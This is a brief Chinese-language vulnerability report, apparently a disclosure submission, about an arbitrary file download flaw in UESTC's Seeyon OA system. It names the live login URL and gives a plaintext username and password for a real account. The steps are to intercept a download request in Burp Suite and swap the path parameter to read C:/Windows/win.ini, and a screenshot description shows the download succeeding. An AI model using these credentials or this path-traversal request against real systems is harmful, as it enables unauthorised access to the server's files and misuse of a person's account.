


电子科技大学OA系统存在任意文件下载漏洞

漏洞url: <https://idas.uestc.edu.cn/authserver/login?service=http%3A%2F%2Fioa.uestc.edu.cn%2Fseeyon%2Fcaslogin.jsp>


登录账号密码: 3203622 wj3203622



已办公文 | 已发公文

已阅公文 | 快捷入口

抓包以后点击下载按钮



更换路径

查看Windows系统的一个基本系统配置文件:

C:/Windows/win.in

The screenshot displays a web browser window on the left and the Burp Suite interface on the right. The browser shows the URL `ioa.uestc.edu.cn/seeyon/main.do?method=main` and a page with a red banner and a list of documents for download. A red box highlights the '说明文档下载' (Download documentation) section, which includes links for '常见问题解决文档.docx', '微信端用户使用指南.doc', '用户使用指南 - 精简版.doc', '电子科技大学OA系统office控件安装指南.doc', and '电脑端用户使用指南.doc'. The Burp Suite interface shows the 'Repeater' tab with a request and response. The request is a GET request to `/seeyon/download.do?method=downloadAttachments&path=C:/Windows/win.in`. The response is an HTTP 200 status with a 'Content-disposition' header set to `attachment; filename*=UTF-8''C%3A%2FWindows%2Fwin.in`. A red box highlights the response body, which contains the text `for 16-bit app support`.

成功下载